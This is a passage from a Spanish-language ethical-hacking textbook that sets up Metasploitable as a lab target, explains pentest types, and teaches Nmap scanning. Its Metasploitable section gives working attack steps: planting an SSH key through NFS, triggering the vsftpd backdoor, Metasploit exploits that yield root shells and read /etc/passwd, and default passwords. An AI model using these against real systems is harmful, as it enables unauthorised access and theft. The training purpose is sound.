3. *Crea una máquina virtual.*
4. *Configura una máquina con Metasploitable en VirtualBox.*



---

## VULNERABILIDADES Y PRUEBAS

En este capítulo conocerás qué sistemas vulnerables adicionales puedes utilizar en tu laboratorio y, también verás qué son las pruebas de penetración y cómo se realizan.

### 2.1 SISTEMAS VULNERABLES

---

Como se ha visto en el capítulo anterior, necesitas contar con un laboratorio de pruebas que te permita **identificar vulnerabilidades** en equipos que no sean de producción ni tampoco de terceros, solo de esta forma no te encontrarás con complicaciones legales a la hora de ejecutar las tareas o los análisis de seguridad necesarios.

Un laboratorio de pruebas es la mejor opción para practicar los conocimientos y las técnicas de penetración. Por suerte no es necesario que este laboratorio sea físico, basta con varios ordenadores conectados en red y un amplio espacio dedicado a ello. La realidad es que, gracias a las ventajas que te proporciona la virtualización, resulta posible tener tu laboratorio de pruebas en forma bastante sencilla. Para ello, necesitas crear una máquina virtual vulnerable en forma personalizada o también puedes descargar una máquina virtual vulnerable ya configurada.

En el capítulo anterior descargaste e instalaste Metasploitable, pero existen otras opciones virtuales que han sido creadas con la inclusión de vulnerabilidades en forma específica, por lo que pueden ser usadas para entrenamiento y aprendizaje de temas relacionados con la seguridad, el hacking ético, la realización de pruebas de penetración o el análisis de vulnerabilidades, entre otras.

### 2.1.1 Metasploitable 2

La máquina virtual Metasploitable 2 es una versión de Linux que ha sido configurada de manera intencional con algunas vulnerabilidades, por lo tanto, es adecuada para probar la ejecución y el funcionamiento de aplicaciones de seguridad y, de esta forma, encontrar y demostrar vulnerabilidades. La segunda versión de esta máquina virtual contiene más vulnerabilidades que su primera versión, por eso, puede ser el siguiente paso en tus tareas.

Se trata de una máquina virtual compatible con VMware, VirtualBox y también con otras opciones de virtualización.

Una vez que este sistema haya sido virtualizado, puedes iniciarlo y, cuando requiera los datos de inicio de sesión, utiliza los siguientes:

Usuario: **msfadmin**  
Contraseña: **msfadmin**

Lo primero que puedes hacer es ejecutar el comando **ifconfig** para identificar la dirección IP asignada.

```
msfadmin@metasploitable:~$ ifconfig
```

Verás algo como lo siguiente:

```
eth0 Link encap:Ethernet HWaddr 00:0c:29:9a:52:c1
inet addr:192.168.93.101 Bcast:192.168.99.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe9a:52c1/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

La dirección IP está indicada después de **inet addr**, en este caso **192.168.93.101**.

Lo siguiente que puedes hacer es identificar los servicios de red que se encuentran abiertos en esta máquina; para ello usa el escáner de seguridad **Nmap** y así obtendrás un listado de los puertos TCP en la instancia de Metasploitable 2. En este caso solo se usará **Nmap** a modo de ejemplo y más adelante se explicará más a fondo.

Ejecuta el siguiente comando:

```
nmap -p0-65535 192.168.93.101
```

Obtendrás un resultado como el siguiente:

```
Starting Nmap 5.61TEST4 ( http://nmap.org )
Nmap scan report for 192.168.93.101
```



```
Host is up (0.00028s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
39292/tcp open  unknown
43729/tcp open  unknown
44813/tcp open  unknown
55852/tcp open  unknown
MAC Address: 00:0C:29:9A:52:C1 (VirtualBox)
```

Como ves, estos servicios proporcionan un punto que puede utilizarse como entrada remota al sistema. Más adelante, en volúmenes posteriores de esta colección, aprenderás a explotar estas vulnerabilidades.

Si pones atención en la lista anterior, los puertos TCP 512, 513 y 514 están configurados para que se permita el acceso remoto desde cualquier equipo.

Para probarlo desde una máquina Ubuntu, debes asegurarte de que el cliente **rsh-client** se encuentre instalado y ejecutar lo siguiente como **root**. Si ves que se solicita una llave SSH, las herramientas **rsh-client** aún no han sido instaladas.

```
# rlogin -l root 192.168.93.101
Last login: Fri Ago 1 00:10:39 EDT 2012 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
root@metasploitable:~#
```

A continuación puedes usar **rpcinfo** para identificar NFS y **showmount -e** para determinar que el recurso compartido / sea exportado. Para continuar son necesarios los paquetes **rpcbind** y **nfs-common**.

```
root@ubuntu:~# rpcinfo -p 192.168.93.101
program vers proto port service
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100024 1 udp 53318 status
100024 1 tcp 43729 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 46696 nlockmgr
100021 3 udp 46696 nlockmgr
100021 4 udp 46696 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 55852 nlockmgr
100021 3 tcp 55852 nlockmgr
100021 4 tcp 55852 nlockmgr
100005 1 udp 34887 mountd
100005 1 tcp 39292 mountd
100005 2 udp 34887 mountd
100005 2 tcp 39292 mountd
100005 3 udp 34887 mountd
100005 3 tcp 39292 mountd
```

Ahora con **showmount -e**:

```
root@ubuntu:~# showmount -e 192.168.93.101
Export list for 192.168.93.101:
```

Podrías obtener acceso a un sistema como este. Para ello genera una nueva llave SSH en el sistema atacante, luego monta el **export NFS** y agrega la llave creada al archivo **authorized\_keys** del usuario **root**:

```
root@ubuntu:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
```

```
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.

root@ubuntu:~# mkdir /tmp/r00t
root@ubuntu:~# mount -t nfs 192.168.99.131:/ /tmp/r00t/
root@ubuntu:~# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
root@ubuntu:~# umount /tmp/r00t

root@ubuntu:~# ssh root@192.168.93.101
Last login: Fri Ago 1 00:29:33 2012 from 192.168.93.128
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

root@metasploitable:~#
```

### 2.1.1.1 PUERTO 21

En el **puerto 21** se ejecuta el servidor FTP **vsftpd**. Una versión de Metasploitable 2 contiene una puerta trasera introducida en forma malintencionada en el código fuente por un desconocido.

Aunque la puerta trasera fue identificada y eliminada, si tienes la suerte de haber descargado la versión con la puerta trasera o *backdoor*, verás que, si un nombre de usuario se envía terminado con **:**, se abrirá una shell que escucha en el puerto **6200**.

```
root@ubuntu:~# telnet 192.168.93.101 21
Trying 192.168.93.101...
Connected to 192.168.93.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user usuario:)
331 Please specify the password.
pass invalid
^]
telnet> quit
Connection closed.

root@ubuntu:~# telnet 192.168.93.101 6200
Trying 192.168.93.101...
Connected to 192.168.93.101.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
```

### 2.1.1.2 PUERTO 6667

En el puerto 6667 corre el **demonio IRC UnreaIRCD**. Al igual que en el caso anterior, en una versión del código fuente de Metasploitable 2 existió un backdoor que no fue identificado durante mucho tiempo y que se iniciaba al enviar las letras **AB** seguidas de un comando del sistema al servidor en cualquiera de los puertos en escucha.

```
msfconsole
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.93.101
msf exploit(unreal_ircd_3281_backdoor) > exploit
[*] Started reverse double handler
[*] Connected to 192.168.93.101:6667...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8bMUysfmGvOLHBxe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8bMUysfmGvOLHBxe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.93.101:60257)
at 2012-05-31 21:53:59 -0700

id
uid=0(root) gid=0(root)
```

### 2.1.1.3 OTRAS PUERTAS TRASERAS

Ya conoces algunas **puertas traseras** integradas en el código de forma maliciosa. Además de esto, puedes encontrar algunos servicios que se consideran como puertas traseras por su propio funcionamiento.

Por ejemplo **distccd**, un programa que permite escalar tareas de compilación a través de la configuración de una granja de sistemas que, al parecer, están conectados para este fin. El problema de este servicio radica en que un atacante podría abusar de él para ejecutar un comando cualquiera, por ejemplo:

```

msfconsole
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.93.101
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uk3UdiwLUq0LX3Bi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uk3UdiwLUq0LX3Bi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.93.101:38897)
at 2012-05-31 22:06:03 -0700

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

```

Otro ejemplo de puerta trasera es **Samba**, cuando se configura con archivos compartidos y enlaces extensos habilitados. Esto sucede porque podría permitir el acceso a archivos no destinados a ser compartidos, por ejemplo:

```

root@ubuntu:~# smbclient -L //192.168.93.101
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  tmp            Disk            oh noes!
  opt            Disk
  IPC$           IPC             IPC Service (metasploitable server (Samba
3.0.20-Debian))
  ADMIN$         IPC             IPC Service (metasploitable server (Samba
3.0.20-Debian))

root@ubuntu:~# msfconsole
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.93.101
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf auxiliary(samba_symlink_traversal) > exploit

```

```
[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]    \\192.168.93.101\tmp\rootfs\

msf auxiliary(samba_symlink_traversal) > exit

root@ubuntu:~# smbclient //192.168.93.101/tmp
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1624 as /tmp/smbmore.ufiyQf (317.2 KiloB-
ytes/sec) (average 317.2 KiloBytes/sec)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]
```

#### 2.1.1.4 ¿Y LAS CONTRASEÑAS?

Por supuesto, la seguridad de las contraseñas en Metasploitable 2 no es de las mejores, un claro ejemplo es la cuenta de administrador pues el nombre de usuario y contraseña son iguales.

Otras cuentas que hay en el sistema son las siguientes:

```
msfadmin/msfadmin
user/user
postgres/postgres
sys/batman
klog/123456789
service/service
```

Como ves, se trata de usuarios y contraseñas que, por supuesto, no respetan las mínimas recomendaciones de seguridad.

Más adelante, en volúmenes posteriores de esta colección, verás cómo explotar esta vulnerabilidad.

### 2.1.2 Metasploitable 3

Al igual que las versiones anteriores, Metasploitable 3 es una máquina virtual que puedes conseguir de manera gratuita, y te permite simular ataques y realizar análisis de vulnerabilidades. Estas máquinas virtuales son usadas en el área de la seguridad informática para muchos propósitos, por ejemplo, entrenamientos para la explotación de red o evaluación de software, entre otros.

Entre las características que presenta la versión tres de Metasploitable, se encuentran las siguientes: es Open Source, se orienta a diferentes niveles, incluye banderas y posibilidad de ser ampliado.

El aporte que suele entregar una comunidad de usuarios fue un punto fundamental en esta versión; por esta razón la comunidad puede influenciar y contribuir, lo que permite que la imagen vulnerable evolucione en forma constante y de esta forma se mantenga interesante para quienes la utilizan.

Metasploitable 3 considera a usuarios con diferentes niveles de conocimientos, pues las posibilidades de explotación de vulnerabilidades pueden dar algo más de trabajo. No todos los tipos de vulnerabilidades en Metasploitable 3 pueden ser explotados en forma rápida o sencilla; además, en el caso de la imagen de Windows, está configurada para hacer uso de algunas mitigaciones, como ajustes de permisos y firewall.

Por ejemplo, al explotar un servicio podrías obtener una **shell** con bajos privilegios; esto es sencillo, pero servicios con privilegios elevados podrían estar protegidos por un firewall, lo que ya requerirá un nivel mucho mayor de conocimientos.

Puedes deshabilitar el firewall con la imagen ya construida, ejecutando el siguiente comando:

```
$ netsh advfirewall set allprofiles state off
```

Las banderas son otra de las características de Metasploitable 3. Se trata de marcadores introducidos en todo el sistema, que funcionan como datos corporativos que se desean obtener.

Obtener las banderas permite ejecutar técnicas de posexplotación, por lo que podría ser necesario aplicar conocimientos de ingeniería inversa.

Finalmente, se trata de un sistema ampliable pues, en lugar de ofrecer solo una máquina virtual, la idea detrás del proyecto es ofrecer varias máquinas, hasta ahora una versión con base Windows y otra con base Ubuntu.



## 2.2 PRUEBA DE PENETRACIÓN

---

Se debe entender una **prueba de penetración** como el proceso que se utiliza para realizar una evaluación o auditoría de seguridad de alto nivel.

Es importante tener en cuenta que existen metodologías que se encargan de definir el adecuado conjunto de reglas, prácticas, procedimientos y también métodos que se deben seguir e implementar mientras se realiza un programa de auditoría en relación con la seguridad de la información. En este sentido, una metodología de prueba de penetración no es más que la definición de aquellos procesos necesarios para llevarla a cabo, los que se deben manejar cuidadosamente para lograr una evaluación correcta del sistema de seguridad.

La evaluación de vulnerabilidades permite evaluar los controles de seguridad interna y externa para identificar las amenazas. La diferencia entre una evaluación de vulnerabilidades y una prueba de penetración es que estas últimas van más allá de solo identificar vulnerabilidades, ya que también realizan la explotación de estas.

Existen diferentes tipos de pruebas de penetración, entre ellas **de caja negra** (*Black Box*), **de caja blanca** (*White Box*) y **de caja gris** (*Grey Box*)

### 2.2.1 Black Box

Las pruebas de caja negra se caracterizan porque no se tiene conocimiento anticipado sobre la red de la organización que se está probando o revisando. Por ejemplo, cuando se realiza una prueba externa en toda la Web y solo se cuenta con una URL o dirección IP para simular el ataque externo malicioso, estás frente a una prueba de caja negra.

### 2.2.2 White Box

En las pruebas de caja blanca, se cuenta con acceso para evaluar las redes y se tienen a disposición diagramas de la red y detalles relacionados con el hardware, sistemas operativos y aplicaciones, antes de que la prueba sea realizada.

No es igual a la realización de una prueba sin conocimiento, por lo que su ejecución se puede acelerar y es posible obtener resultados más precisos. La cantidad de información previa con la que se cuenta permite realizar pruebas a sistemas operativos específicos, considerar las aplicaciones y los dispositivos de red en lugar de perder tiempo enumerando lo que posiblemente se podría encontrar en la red o el equipo.

En esencia, este tipo de prueba simula un escenario donde el atacante tiene conocimiento completo de la red interna.

### 2.2.3 Grey Box

En las pruebas de caja gris se simula un ataque que podría ser realizado por un miembro de la organización. En este caso, el equipo de pruebas posee privilegios a nivel de usuario y una cuenta de usuario en el sistema, además de la posibilidad de acceder a la red interna.

## 2.3 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver, para considerar aprendido el capítulo.

### 2.3.1 Test de autoevaluación

1. *¿Qué es un sistema vulnerable?*
2. *¿Qué es el puerto 21?*
3. *¿Qué es el puerto 6667?*
4. *Define una puerta trasera.*

### 2.3.2 Ejercicios prácticos

1. *Identifica algunas vulnerabilidades en Metasploitable.*
2. *Usa **nmap** para obtener puertos vulnerables.*
3. *Explora las contraseñas vulnerables en Metasploitable.*



---

## ESCANEEO CON NMAP

Nmap te permite ver los equipos activos de una red y obtener información relevante, en especial, los puertos abiertos que son interesantes para realizar ataques y saber qué aplicaciones están en ejecución. Es importante pues se trata del escáner más utilizado para realizar análisis de seguridad.

### 3.1 OPCIONES DISPONIBLES

---

**Nmap** es importante en los procesos de seguridad informática pues se utiliza para comprobar que se encuentren abiertos solo aquellos puertos que son necesarios y para solucionar los accesos que puedan convertirse en puertas traseras.

Nmap debe ser instalado en tu sistema operativo, ya sea sobre Windows, Linux o Mac OSX, y puedes acceder a los archivos de instalación desde la web oficial <http://nmap.org>.



Figura 3.1. En este sitio web encontrarás las distintas versiones de Nmap para descargarla a tu computadora.

Si utilizas un sistema GNU/Linux, lo más probable es que Nmap ya esté instalado y disponible, de lo contrario abre una Terminal de comandos y ejecuta lo siguiente:

```
sudo apt update
sudo apt install nmap zenmap
```

Una vez que se haya instalado la aplicación y las correspondientes dependencias, ya tendrás Nmap disponible.




Figura 3.2. Si te encuentras en un sistema GNU/Linux, una vez que hayas instalado la herramienta, puedes ejecutar el comando nmap y verás un completo listado de todos los parámetros que te permite utilizar.

Las opciones básicas que te ofrece Nmap relacionadas con la selección del objetivo por analizar permiten indicar el escaneo de los hosts que se encuentran en una red. Para ello tendrás que definir una dirección IP ya sea privada o pública; también es posible analizar un rango de direcciones IP, un dominio o una subred completa. Veamos algunos ejemplos:

Para analizar una dirección IP escribe lo siguiente:

```
nmap 192.168.3.2
```

Para escanear un rango de direcciones:

```
nmap 192.168.3.1-254
```

Para analizar un **dominio**:

```
nmap www.redusers.com
```

Para escanear una **subred**:

```
nmap 192.168.3.0/24
```

Por ejemplo, al ejecutar el **nmap** sobre una dirección IP, en este ejemplo **192.168.1.1**, obtendrás una salida como la siguiente:

```
usuario@usuario:~$ nmap 192.168.1.1

Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-30 12:31 -04
Nmap scan report for 192.168.1.1
Host is up (0.012s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    open  ssh
23/tcp    filtered telnet
80/tcp    open  http
443/tcp    filtered https
5431/tcp   open  park-agent
8000/tcp   open  http-alt
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
usuario@usuario:~$
```

En el caso de ejecutar **nmap** sobre un dominio, por ejemplo **www.google.cl**, obtendrás una salida similar a la siguiente:

```
usuario@usuario:~$ nmap www.google.cl
Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-30 12:34 -04
Nmap scan report for www.google.cl (64.233.186.94)
Host is up (0.025s latency).
Other addresses for www.google.cl (not scanned): 2800:3f0:4003:c00::5e
rDNS record for 64.233.186.94: cb-in-f94.1e100.net
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds
usuario@usuario:~$
```

Una de las posibilidades más interesante que te ofrece **nmap** es integrar todos los objetivos que necesitas escanear en un archivo de texto para luego cargarlo; de esta forma se puede automatizar el escaneo de varios objetivos y realizarlos en secuencia o de manera aleatoria. Los parámetros asociados son los siguientes:

- ▀ **-iL** archivo (lista en el archivo).
- ▀ **-iR** (permite elegir los objetivos del archivo en forma aleatoria).
- ▀ **-exclude -excludefile archivo** (permite excluir objetivos).

Lo anterior funciona cuando sabes con anticipación los hosts que escanearás, pero también es posible realizar una búsqueda de hosts en funcionamiento. Para ello se procede a enviar paquetes TCP para ver qué contesta el host; también se pueden enviar datagramas UDP para comprobar las respuestas.

Por ejemplo puedes ejecutar el siguiente comando:


```
nmap 192.168.1.1-30 -PS
```

Obtendrás una salida como la siguiente:

```
usuario@usuario:~$ nmap 192.168.1.1-30 -PS
Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-30 12:57 -04
Nmap scan report for 192.168.1.1
Host is up (0.013s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    open  ssh
23/tcp    filtered telnet
80/tcp    open  http
443/tcp   filtered https
5431/tcp  open  park-agent
8080/tcp  open  http-alt
8080/tcp  open  http-proxy
```



```
Nmap done: 30 IP addresses (1 host up) scanned in 5.56 seconds
usuario@usuario:~$
```



```
usuario@usuario:~$ nmap 192.168.0.1 -traceroute

Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-30 13:14 -04
Traceroute has to be run as root
QUITTING!
usuario@usuario:~$ sudo nmap 192.168.0.1 -traceroute
[sudo] contraseña para usuario:

Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-30 13:14 -04
Nmap scan report for 192.168.0.1
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.0.1 are filtered

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 1.58 ms _gateway (10.0.2.2)
2 1.69 ms 192.168.0.1

Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds
usuario@usuario:~$
```

Figura 3.3. La ruta a un sistema o IP debes trazarla como usuario root.

Los parámetros disponibles son:

- **-PS n**: envía TCP SYN al puerto 80 para descubrir hosts levantados, n permite indicar otros puertos para probar.
- **-PA n**: envía TCP ACK al puerto 80 para descubrir hosts levantados, n permite indicar otros puertos para probar.
- **-PU n**: permite enviar un datagrama UDP al puerto 40125 para descubrir hosts levantados, n permite indicar otros puertos para probar.
- **-sL**: solo listado de los objetivos, no escanea.
- **-PO**: realiza un **ping** por protocolo.
- **-PN**: no realiza **ping**.
- **-n**: no realiza DNS.
- **-R**: se encarga de resolver DNS en los sistemas objetivo.
- **-traceroute**: permite trazar la ruta al sistema.
- **-sP**: permite realizar **ping**, igual que con **-PP -PM -PS443 -PA80**.

### 3.1.1 Puertos para analizar

Nmap te ofrece diferentes opciones en relación con los puertos que puedes analizar, por ejemplo es posible ejecutar argumentos para analizar o escanear un puerto único, todos los puertos, un rango de puertos o los 100 puertos más comunes.

Algunos ejemplos de comandos son los siguientes:

- **nmap 192.168.1.1 -p 80**
- **nmap 192.168.1.1 -p 80-100**
- **nmap 192.168.1.1 -p 80,443,21**

Si quieres escanear en forma rápida los cien puertos más comunes, debes usar el siguiente comando:

```
nmap 192.168.1.1 -F
```

Si deseas escanear los puertos **UDP** y **TCP** a la vez y ver una salida con todo lo que se encuentre, escribe el comando:

```
nmap 192.168.1.1 -p U:53,T:21-25,80
```

Por otra parte, para escanear los cien puertos más utilizados habitualmente por diferentes servicios se usa:

```
nmap 192.168.1.1 --top-ports 100
```

Para el análisis avanzado de puertos se utilizan los siguientes parámetros, que envían diferentes paquetes:

- **-sS:** TCP SYN
- **-sT:** TCP CONNECT
- **-sA:** TCP ACK
- **-sW:** TCP Window
- **-sU:** UDP
- **-sY:** SCTP INIT
- **-sZ:** COOKIE ECHO de SCTP
- **-sO:** paquetes IP directamente
- **-sN:** TCP Null Scan
- **-sF:** TCP FIN Scan
- **-sX:** TCP Xmas Scan

### 3.1.2 Duración del escaneo

Otra de las opciones que puedes configurar mediante parámetros es la duración del escaneo de puertos. En este sentido debes tener en cuenta que, si realizas un análisis demasiado rápido, es posible que algunos puertos que están abiertos sean marcados como cerrados, por ello siempre es mejor tomar más tiempo para obtener información más precisa. Puedes configurar el tiempo de escaneo mediante los siguientes parámetros:

- ▀ **-T0:** mínimo
- ▀ **-T1:** sigiloso
- ▀ **-T2:** sofisticado
- ▀ **-T3:** normal
- ▀ **-T4:** agresivo
- ▀ **-T5:** máximo

También es posible paralelizar el escaneo de los diferentes puertos de los hosts, por ejemplo a un grupo de hosts, lo que permitirá enviar de manera simultánea diferentes paquetes:

- ▀ **-min-hostgroup**
- ▀ **-max-hostgroup**
- ▀ **-min-parallelism**
- ▀ **-max-parallelism**

Otra opción disponible es limitar a un máximo de reintentos el envío de paquetes a un puerto de un host y para ello utiliza el argumento **-max-retries**.

## 3.2 ESCANEADO CON NMAP

Para utilizar lo que has aprendido hasta este momento, realizarás un escaneo de puertos en el sistema objetivo: Metasploitable.

Lo primero que debes hacer es ejecutar VirtualBox y luego iniciar las dos máquinas virtuales que configuraste en el Capítulo 1 de este volumen: Kali Linux y Metasploitable. Con ambos sistemas virtuales iniciados, en primer lugar verificarás qué equipos se encuentran en la red de ordenadores, por supuesto partiendo desde el sistema Kali Linux.

Para comenzar debes chequear la IP del equipo que se usará para realizar el escaneo, en este caso Kali Linux:

```
sudo ifconfig
```

```

kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.102 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
    RX packets 335697 bytes 29102485 (27.7 MiB)
    RX errors 0 dropped 100 overruns 0 frame 0
    TX packets 373067 bytes 54588188 (52.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 17849 bytes 1418100 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17849 bytes 1418100 (1.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$

```

Figura 3.4. Luego de ejecutar ifconfig, obtendrás una salida como la que se muestra en la imagen.

```

kali@kali:~$ sudo ifconfig

[sudo] password for kali:

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.102 netmask 255.255.255.0 broadcast 192.168.1.255          inet6
    fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>              ether
    08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 2820 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 3200 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 396 (396.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 396 (396.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$

```

Aparece la dirección IP luego de la indicación **inet** en la salida del comando **ifconfig**, en este ejemplo se trata de **192.168.1.102**. Ahora debes ejecutar el comando **nmap -sn 192.168.1.0/24**. Verás todas las IP que corresponden.

```
kali@kali:~$ nmap -sn 192.168.1.0/24

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 17:25 EDT

Nmap scan report for 192.168.1.1
Host is up (0.0056s latency).
Nmap scan report for 192.168.1.82
Host is up (0.00070s latency).
Nmap scan report for 192.168.1.83
Host is up (0.034s latency).
Nmap scan report for 192.168.1.90
Host is up (0.041s latency).
Nmap scan report for 192.168.1.92
Host is up (0.072s latency).
Nmap scan report for 192.168.1.97
Host is up (0.039s latency).
Nmap scan report for 192.168.1.102
Host is up (0.0031s latency).
Nmap scan report for 192.168.1.103
Host is up (0.00040s latency).

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.48 seconds
kali@kali:~$
```

Las IP que te interesan de la lista son las dos que levantaste desde VirtualBox:

